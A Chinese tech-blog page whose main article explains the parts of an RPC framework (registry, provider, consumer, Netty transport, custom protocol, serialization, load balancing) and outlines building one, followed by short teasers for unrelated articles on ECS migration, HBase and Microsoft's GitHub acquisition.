注册中心是RPC框架中的管理者和协调者角色,虽然在远程过程调用中服务消费者会不经过注册中心,会直接向服务提供者发送请求,但是随着我们的服务方越来越多,每个服务的实例也不断变化的,且每个服务的地址,端口等信息是需要通知到消费方的,所以我们需要一个类似“管家”的角色,来负责管理服务注册和发现的工作,这个“管家”我们称之为注册中心。 一个合格的注册中心需要具备包括缓存和持久化服务提供方数据,动态更新服务提供者信息,动态监听服务提供方节点变化,推送节点变化到消费方,查询服务提供方数据等功能。 目前市面上比较流行的注册中心有:Zookper、 Nacos、Consul、Eurake等,针对于上面功能的实现方式也有所不同,以下是注册中心的对比: Zookeeper Nacos Consul Eurake 一致性协议 CP CP + AP CP AP 雪崩保护 无 有 无 有 多数据中心 不支持 支持 支持 支持 自动注销实例 支持 支持 支持 支持 2.2 服务提供方(RPC服务端) 其需要对外提供服务接口,一个服务方需要包括启动连接注册中心,注册相关信息到注册中心,提供服务下线和更新机制,维护服务名和服务的映射,序列化和反序列化,启动通信等 目前服务提供方有两种服务提供维度,基于接口的服务提供和基于服务的服务提供,Dubbo3.0 之前是基于接口维度做的服务注册,Dubbo3.0之后渐渐向服务维度的服务注册发现靠拢,SpringCloud是基于服务来进行注册发现的,在云原生和容器化越来越火的今天,基于服务可以更好的适配容器化和云原生。 2.3 服务消费方(RPC消费端) 服务消费方需要具备可以从注册中心拉取服务列表,缓存服务列表,动态监听和更新服务列表的功能,还需要具备针对于服务的负载均衡策略,序列化和反序列化,根据约定的通信协议进行调用等。 目前Dubbo是基于代理和Spring的BeanDefination来实现的,在消费启动的时候会去扫描基于自定义注解或配置的信息,然后生成一个相应的代理对象,注册到Spring容器中,在调用的时候直接通过代理类进行相关一系列调用。SpringCloud是基于HTTP协议和增强版的RestTemplate来实现的,内部实现了Ribbon的负载均衡,消费方可以通过Feign或者RestTemplate实现远程调用。 2.4 通讯框架 通讯框架是服务之间进行IO交互和传输的保证,消费端需要通过通讯框架和提供方进行交互,获取数据,目前市面上主流的基于Java的NIO通讯框架就是Netty。 2.5 通讯协议 通讯协议是消费端和服务端约定好一种交互协议,当消费端拿到服务端提供的IO流之后,需要根据通讯协议获取具体的数据内容,目前TCP通讯协议比较通用的是HTTP、FTP、SMTP协议等,SpringCloud是基于HTTP的通讯协议实现的,Dubbo内部自己集成了一套通讯协议。 业界的主流协议的解决方案可以归纳如下: 消息定长,例如每个报文的大小为固定长度100字节,如果不够用空格补足。 在包尾特殊结束符进行分割。 将消息分为消息头和消息体,消息头中包含表示消息总长度(或者消息体长度)的字段。 通过对比,我们发现第三点是最为灵活和可拓展的,一般推荐都会使用第三种。 2.6 序列化 2.6.1 概念介绍 序列化(serialization)就是将对象序列化为二进制形式(字节数组),一般也将序列化称为编码(Encode),主要用于网络传输、数据持久化等。 反序列化(deserialization)则是将从网络、磁盘等读取的字节数组还原成原始对象,以便后续业务的进行,一般也将反序列化称为解码(Decode),用于网络传输对象的解码,以便完成远程调用。 2.6.2 序列化协议 XML & SOAP XML是一种常用的序列化和反序列化协议,具有跨机器,跨语言等优点。XML历史悠久,其1.0版本早在1998年就形成标准,并被广泛使用至今,目前金融和银行行业使用较多。 JSON JSON 全称 (Javascript Object Notation) 起源于弱类型语言Javascript, 它的产生来自于一种称之为”Associative array”的概念,其本质是就是采用”Attribute-value”的方式来描述对象。实际上在Javascript和PHP等弱类型语言中,类的描述方式就是Associative array。JSON的具有数据简单,可接受程度高,结构简洁,序列化包体小等特点,目前大部分的公司都是使用这种序列化协议来实现的。 Protobuf 由谷歌开发的一款高性能序列化框架,是一个纯粹的展示层协议,可以和各种传输层协议一起使用,目前支持Java、C++、Python 等多种语言,他具有更小的数据量,更快的解析速度,简单的调用等特点,目前得物使用的Dubbo2.7.7版本 默认使用这种序列化协议。 2.7 负载均衡 负载均衡是保证服务提供方在多实例的情况下保证负载的均衡的一种策略,目前大体有如下几种负载均衡策略: 1)轮训,采用计数器的方式,根据计数器的值和实例数量进行取余。 2)随机,采用随机请求的方式,随机一个Random的数值,根据random进行取余。 3)加权轮训,采用权重的方式,给每一个实例配置不同的权重比例,通过比例选择合适的实例。 4) 一致性Hash,采用Hash环的方式,大体的实现思路是通过寻址的方式找到就近的一个节点,具体可以自行网上搜索一下相关文档理解。 三、实现 既然是当作练手实现一个RPC框架,所以会尽量借鉴当前主流的框架,技术选型方面: 注册中心:选择Zookeeper来实现。 服务提供方: 选择基于服务维度来实现服务发现,目前主流框架都是基于这个来做的。 服务消费方: 选择Dubbo类似的基于代理Spring的BeanDefination来实现。 通讯框架: Netty。 通讯协议: 采用上述的第三种方式。 序列化协议: 支持JSON 和 Protobuf。 负载均衡: 实现轮训和随机。 当然,上述的组件都是使用SpringBoot的SPI方式来进行选择的,后续如果需要进行拓展和按不同配置加载,可以通过配置的方式来实现插件的可插拔。 废话不多说,先贴上项目整体结构: 整体代码结构如上,下面针对模块一一讲解: 3.1 注册中心 代码实现如下: 因为我们是以可拓展和接口方式实现的,所以我们定义了一些接口,通过不同的实现来进行区分,后期可以通过不同的配置来选择合适的注册中心。 3.2 服务提供方 服务提供方通过使用Spring的事件来进行监听,同时根据声明式的注解来进行解析和注册,同时通过组装元数据,将自己的服务注册到注册中心,完成服务提供方的服务注册,同时启动Netty的客户端,来进行客户端的监听,从而进行服务调用,具体流程图如下: 部分实现代码如下: 自动装备逻辑: 使用和服务注册逻辑: 3.3 服务消费方 服务消费方的逻辑稍微复杂一些,需要通过自动装配来创建新的BeanDefination, 然后从所有的Bean中找到相关的带有RPC注解的参数,重写BeanDefination,重写的Bean需要构建新的元数据和存入客户端缓存,然后通过动态代理的方式,创建一个代理对象,对象使用负载均衡在服务发现的时候选择一个地址,通过Netty的方式进行通信和数据交互,最后返回相关数据对象,具体的流程如下图: 部分实现代码如下: 启动开始类代码: 代理类实现代码: 负载均衡实现代码:(SPI可拓展模式) 目前采用轮训和随机的方式实现的,后期可根据接口进行拓展。 3.4 通讯框架 我们使用Netty4实现了通讯框架,采用了NettyClient和NettyServer来实现: 3.5 通讯协议 我们目前使用了自定义的通信协议来实现: 第一个字节是魔法数,比如我定义为0X35。 第二个字节代表协议版本号,以便对协议进行扩展,使用不同的协议解析器。 第三个字节是请求类型,如0代表请求1代表响应。 第四个字节表示消息长度,即此四个字节后面此长度的内容是消息content。 3.6 序列化协议 目前支持JSON和ProtoBuf,后期我们可以通过SPI进行拓展和可配置。 整体核心调用流程: 四、总结 本文从整体名词介绍、内部组件组件介绍等两个方面阐述了RPC的框架模型,从技术选型、具体代码等实现了一个RPC框架并应用到项目中。目前RPC框架整体搭建完成,可以正常通过注解接入业务方使用,但还有很多细节需要更仔细地去考虑和思索,比如系统的可拓展性和框架的整体性能等。希望通过阅读本篇文章,可以让读者对RPC有更清晰的了解,让自己的基础技能有一个更高的提升。 *文/Wade 关注得物技术,每周一三五晚18:30更新技术干货 要是觉得文章对你有帮助的话,欢迎评论转发点赞~

优秀的个人博客,低调大师

ECS新旧实例数据及网络无缝迁移实操

一、背景 之前由于因为有业务变迁不得不更换实例,但是数据和网络需要做到同步,面对这样的需求,我们也是绞尽脑汁,仔细专研了阿里云的产品文档,最后解决了这个问题,这边整理一下实际操作过程,把踩过的坑记录一下。 二、业务价值 通过快照及镜像的方式迁移数据,可以规避掉传统的停机操作,仅仅在解绑和重绑定EIP的时候会有短短的十来秒业务中断,对于线上业务来讲几乎是无感的。 三、具体操作流程 1. 数据部分迁移 首先我们需要将之前ECS实例的云盘做快照(如果需要所有数据转移,即有系统盘就做系统盘快照,有数据盘那数据盘也需要做快照),进入阿里云管理控制台,找到旧的ECS实例 这里需要注意的是为了保证快照创建成功,正在创建快照时,千万不要修改ECS实例状态,比如停止或重启ECS实例。请耐心等待。 另外要注意,对处于“已过期”状态的磁盘创建快照时,若磁盘已达到过期释

优秀的个人博客,低调大师

HBase实操 | 如何使用HBase存储文本文件


1.文档编写目的 Fayson在前面的文章中介绍了《如何在CDH中使用Solr对HDFS中的JSON数据建立全文索引》和《如何使用Flume准实时建立Solr的全文索引》,假如我们有大量的文本文件,我们应该如何保存到Hadoop中,并实现文本文件的全文检索呢。为了介绍如何对文本文件进行全文检索,本文会先介绍如何使用HBase保存文本文件。虽然HDFS中也可以直接保存这种非结构化数据,但是我们知道像这种文本文件,一般都是10KB~1MB的小文件,因为HDFS并不擅长存储大量小文件,所以这里选择HBase来保存。 内容概述 1.文件处理流程 2.准备上传文件的Java代码 3.运行代码 4.Hue中查询验证 测试环境 1.RedHat7.4 2.CM5.14.3 3.CDH5.14.2 4.集群未启用Kerberos 2.文件处理流程 1.如上图所示,Fays

优秀的个人博客,低调大师

HBase实操 | 开发部署HBase Endpoint类型的Coprocessor

1.文档编写目的 在前面的文章介绍了HBase自带的Coprocessor调用示例《如何使用Java调用HBase的 Endpoint Coprocessor》,本篇文章主要介绍如何开发一个HBase Endpoint类型的协处理器。 本篇文章示例协处理器主要实现了对列的Count、Max、Min、Sum以及Average。前面的文章调用Coprocessor定义的全局的,在本篇文章介绍另一种实现方式通过代码的方式对指定的表添加Coprocessor。 内容概述 1.环境准备 2.使用Protobuf生成序列化类 3.Endpoint Coprocessor服务端实现 4.Endpoint Coprocessor客户端实现 5.部署及调用 测试环境 1.CM和CDH版本为5.14.3 2.集群未启用Kerberos 2.环境准备 在HMaster、Regi

优秀的个人博客,低调大师

官方实锤!微软宣布以 75 亿美元收购 GitHub


就在刚刚,微软发文宣布,以 75 亿美元的微软股票收购代码托管平台 GitHub ,收购协议已达成,根据流程,收购预计将于今年年底前完成。此次收购也是微软首席执行官 Satya Nadella 上任以来继两年前斥资 262 亿美元收购领英后的第二大规模收购。 微软预计,在经过调整的基础上,本次收购将会提升 2020 财年的营业利润。 在文中,微软表示开发者是这个新时代的创建者,他们为世界编写代码,而 GitHub 是他们的“家”,在上面,每位开发者都可以共同创建、协作、共享代码并相互为彼此贡献力量。 目前已有超过 2800 万的开发者在 GitHub 上进行协作开发,并托管了超过 8500 万个代码库。微软是一家以开发者为中心的公司,构建技术与他人共享是其使命和核心价值观。GitHub作为开发者学习、共享和成长的基地,也正是微软的“目的地”。 完成收购后,GitHub 将仍然是一个开放平台,并保留其开发者优先的风格,独立运营。 微软副总裁、Xamarin 创始人 Nat Friedman 将会担任 CEO 一职,GitHub 现任 CEO Chris Wanstrath 则将担任微软的技术院士。 左起:GitHub 首席执行官兼联合创始人 Chris Wanstrath;微软公司负责开发者服务的副总裁 Nat Friedman;微软首席执行官 Satya Nadella;微软首席财务官 Amy Hood

资源下载

更多资源
Mario

Mario

马里奥是站在游戏界顶峰的超人气多面角色。马里奥靠吃蘑菇成长,特征是大鼻子、头戴帽子、身穿背带裤,还留着胡子。与他的双胞胎兄弟路易基一起,长年担任任天堂的招牌角色。

腾讯云软件源

腾讯云软件源

为解决软件依赖安装时官方源访问速度慢的问题,腾讯云为一些软件搭建了缓存服务。您可以通过使用腾讯云软件源站来提升依赖包的安装速度。为了方便用户自由搭建服务架构,目前腾讯云软件源站支持公网访问和内网访问。

Nacos

Nacos

Nacos /nɑ:kəʊs/ 是 Dynamic Naming and Configuration Service 的首字母简称,一个易于构建 AI Agent 应用的动态服务发现、配置管理和AI智能体管理平台。Nacos 致力于帮助您发现、配置和管理微服务及AI智能体应用。Nacos 提供了一组简单易用的特性集,帮助您快速实现动态服务发现、服务配置、服务元数据、流量管理。Nacos 帮助您更敏捷和容易地构建、交付和管理微服务平台。

Spring

Spring

Spring框架(Spring Framework)是由Rod Johnson于2002年提出的开源Java企业级应用框架,旨在通过使用JavaBean替代传统EJB实现方式降低企业级编程开发的复杂性。该框架基于简单性、可测试性和松耦合性设计理念,提供核心容器、应用上下文、数据访问集成等模块,支持整合Hibernate、Struts等第三方框架,其适用范围不仅限于服务器端开发,绝大多数Java应用均可从中受益。

用户登录
用户注册